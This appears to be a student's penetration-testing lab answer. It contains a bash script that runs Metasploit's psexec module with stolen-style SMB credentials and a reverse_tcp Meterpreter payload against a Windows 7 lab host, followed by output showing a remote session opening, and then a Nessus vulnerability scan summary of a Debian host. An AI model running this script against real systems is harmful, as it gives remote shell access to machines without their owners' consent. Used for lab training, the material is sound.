
2. Using the skills learned from step 9, write a script to run the Metasploit psexec module against Windows 7 machine. Provide screenshots showing the module has been successfully executed and you got a session. (hint, you can use show options to review the options needed to configure the psexec module. Using the credentials of georgia for SMBUser and SMBPass options) (6pt)

Script:



```
1 #!/bin/bash
2
3 # Set the variables
4 RHOST=192.168.2.155 # IP address of the target Windows 7 machine
5 LHOST=192.168.2.128 # Replace with the IP address of your attacking machine
6
7 # Start Metasploit framework
8 service postgresql start
9 msfdb init
10 msfconsole -q -x "use exploit/windows/smb/psexec; \
11     set RHOSTS $RHOST; \
12     set PAYLOAD windows/meterpreter/reverse_tcp; \
13     set LHOST $LHOST; \
14     set SMBUser georgia; \
15     set SMBPass password; \
16     exploit |"
```

Script execution:



```
root@kali:~/tmp
root@kali:~/tmp# ./exploit.sh
[*] Database already started
[*] The database appears to be already configured, skipping initialization
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS => 192.168.2.155
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.128
SMBUser => georgia
SMBPass => password
[*] Started reverse TCP handler on 192.168.2.128:4444
[*] 192.168.2.155:445 - Connecting to the server...
[*] 192.168.2.155:445 - Authenticating to 192.168.2.155:445 as user 'georgia'...
[*] 192.168.2.155:445 - Selecting Powershell target
[*] 192.168.2.155:445 - Executing the payload...
[*] 192.168.2.155:445 - Service start timed out. OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.2.155
[*] Meterpreter session 1 opened (192.168.2.128:4444 => 192.168.2.155:445) at 2024-02-21 21:55:43 -0500

meterpreter >
```

- Nessus, a widely used vulnerability scanner, provides various scan templates to facilitate different types of vulnerability assessments, ranging from basic to advanced.

[illegible]

The screenshot shows a Kali Linux virtual machine environment. The browser window displays the Nessus Essentials interface for a host named 'test03 / 192.168.2.159'. The interface shows a list of 41 vulnerabilities, with the first 10 displayed in a table. The table columns are Severity, CVSS, VPR, Name, Family, Count, and actions. The vulnerabilities listed are:

Severity	CVSS	VPR	Name	Family	Count
CRITICAL	10.0*	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0*	5.9	Samba 'AndX' Request Heap-Based Buffer Overflow	Misc.	1
CRITICAL	10.0	...	Unix Operating System Unsupported Version Detection	General	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1
HIGH	7.5	...	NFS Shares World Readable	RPC	1
HIGH	7.3	...	NFS Share User Mountable	RPC	1
MEDIUM	5.3	4.0	HTTP TRACE / TRACK Methods Allowed	Web Servers	1
MISC	SSH (Multiple Issues)	Misc.	6
MISC	Apache HTTP Server (Multiple Issues)	Web Servers	3
MISC	SMB (Multiple Issues)	Misc.	2

On the right side of the interface, there is a 'Host Details' section showing IP: 192.168.2.159, MAC: 00:0C:29:13:27:11, OS: Linux Kernel 2.6 on Debian 5.0 (dergy), Start: Today at 11:34 AM, End: Today at 11:42 AM, Elapsed: 7 minutes, and KB: Download. Below this is a 'Vulnerabilities' donut chart showing the distribution: 1 Critical (red), 1 High (orange), 1 Medium (yellow), 1 Low (green), and 6 Info (blue).

